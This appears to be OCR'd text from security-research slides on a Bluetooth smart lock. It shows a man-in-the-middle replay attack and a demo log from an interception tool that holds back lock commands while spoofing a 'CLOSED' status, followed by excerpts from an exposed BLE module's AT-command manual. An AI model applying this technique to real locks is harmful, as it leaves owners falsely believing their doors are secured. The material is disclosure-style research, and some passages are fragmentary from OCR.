
SESSION KEY = AES(Challenge, KEY

MITM (intercept, record, pass through)

Smart lock – attack



The same as recorded session
OK, CLOSED!
Get "Challenge"
Challenge (previously intercepted)
Close lock
OK, closed (repeat the encrypted)
MITM (replay)

Smart lock – DEMO



```
> Write:  da2b84f1627948debdc0afbea0226079 -> bf03260c72054c25af4393b1c299d159 : 47f43ca3aea8c0dfee914943a5e9f1f52df0be9e (G <        IC    -    )
            lock write hook - forwarding                                       : 47f43ca3aea8c0dfee914943a5e9f1f52df0be9e
> Write:  da2b84f1627948debdc0afbea0226079 -> bf03260c72054c25af4393b1c299d159 : d8414c5ab3249773f803b8530757964 53c64 ( ALZ $ s   S W E<d)
            lock write hook - forwarding                                       : d8414c5ab3249773f803b853075796453c64
<< Notify: da2b84f1627948debdc0afbea0226079 -> 18cda7844bd3437085bbbfed91ec86af : 01060a0b010101f9 (         )
<< Notify DATA hook                                                            : 01060a0b010101f9 (         )
>> Write:  da2b84f1627948debdc0afbea0226079 -> bf03260c72054c25af4393b1c299d159 : 01040a0400f5 (      )
            lock write hook - forwarding                                       : 01040a0400f5
<< Notify: da2b84f1627948debdc0afbea0226079 -> 18cda7844bd3437085bbbfed91ec86af : 01140a050063e7d221b373005fde7a8925a80a57 (     c  ! s _ z %  W)
    Authentication - switch challenge
<< Notify DATA hook                                                            : 01140a0500450ac135fc6f3051af7ec876bb316f (     E  5 o0Q - v lo)
<< Notify: da2b84f1627948debdc0afbea0226079 -> 18cda7844bd3437085bbbfed91ec86af : 8677 ( w)
    switch challenge cont.
<< Notify DATA hook                                                            : 83a4 (  )
>> Write:  da2b84f1627948debdc0afbea0226079 -> bf03260c72054c25af4393b1c299d159 : 01130a061d60f811312610d1641f761548a5666d (     '  1&  d v H fm)
     Authentication - do not forward to device                                 : XX
   hook function did not return modified data
>> Write:  da2b84f1627948debdc0afbea0226079 -> bf03260c72054c25af4393b1c299d159 : 5c (\)
     Authentication - do not forward to device                                 : XX
   hook function did not return modified data
<< Notify: da2b84f1627948debdc0afbea0226079 -> 18cda7844bd3437085bbbfed91ec86af : 01040a0701f7 (      )
<< Notify DATA hook                                                            : 01040a0701f7 (      )
>> Write:  da2b84f1627948debdc0afbea0226079 -> bf03260c72054c25af4393b1c299d159 : 01140a0100e6cae023fad10ee4d15ebbdb3f1b8d (       #      ^  ?  )
     Command - do not forward to device                                        : XX
   hook function did not return modified data
>> Write:  da2b84f1627948debdc0afbea0226079 -> bf03260c72054c25af4393b1c299d159 : 23ab (# )
     Command - do not forward to device                                        : XX
   hook function did not return modified data
<< Notify: da2b84f1627948debdc0afbea0226079 -> 18cda7844bd3437085bbbfed91ec86af : 01140a01003284a78452b5aab7c9a347b950ad8d (     2   R      G P  )
<< Notify DATA hook                                                            : 01140a01003284a78452b5aab7c9a347b950ad8d (     2   R      G P  )
<< Notify: da2b84f1627948debdc0afbea0226079 -> 18cda7844bd3437085bbbfed91ec86af : c2a9 (  )
<< Notify DATA hook                                                            : c2a9 (  )
Advertisement change : CLOSED
Client disconnected: 5f:88:41:fa:c5:45
Advertisement change: waited 2s for device, should work now...
  old 02010615ffc801018212 8f386e2b9af1209e7e077d38b75ee9 (              )  : 11094c6f636b454346453745313339463935 (    -    )
  new 02010615ffc80101822a27839efe5c1d432e4c5ea3be39ce59 (               )  : 11094c6f636b454346453745313339463935 (    -    )
on -> advertisingStart: success
setServices: success
```

Smart lock – attack v2



Get "Challenge"

MITM

Do not forward req to device.


STALL

Advertise status "Closed"

OK, CLOSED!

Smart lock: AT commands

- BLE module AT interface exposed



7.2 Reset Commands

7.2.1 Reset (ATRST)

SD	**RESET**

Function: Resets the module.


Command Format: ATRST

Example(s):

1. An ATRST is sent and once the module has reset, the RESET event is triggered.

```
COMMAND:  ATRST<cr>
RESPONSE: <cr_lf>
          BR-LE4.0-S2<cr_lf>
```

AT commands



SM

GET TEMPERATURE

Function: Get the current temperature of the module's internal temperature sensor.

Command Format: ATT?

Response Format: <Temp_Celsius>,<Temp_Fahrenheit>


Response Value(s):

- **Temp_Celsius:** Temperature in Celsius.
- **Temp_Fahrenheit:** Temperature in Fahrenheit.

Example(s):

```
COMMAND:   ATT?<cr>
RESPONSE:  <cr_lf>
           OK
           <cr_lf>
           026,079<cr_lf>
```

AT commands



7.8.2 UART Configuration (ATSUART)

SD

SET UART

Function: Configures the module's UART. This command requires a reset for the new settings to take effect.

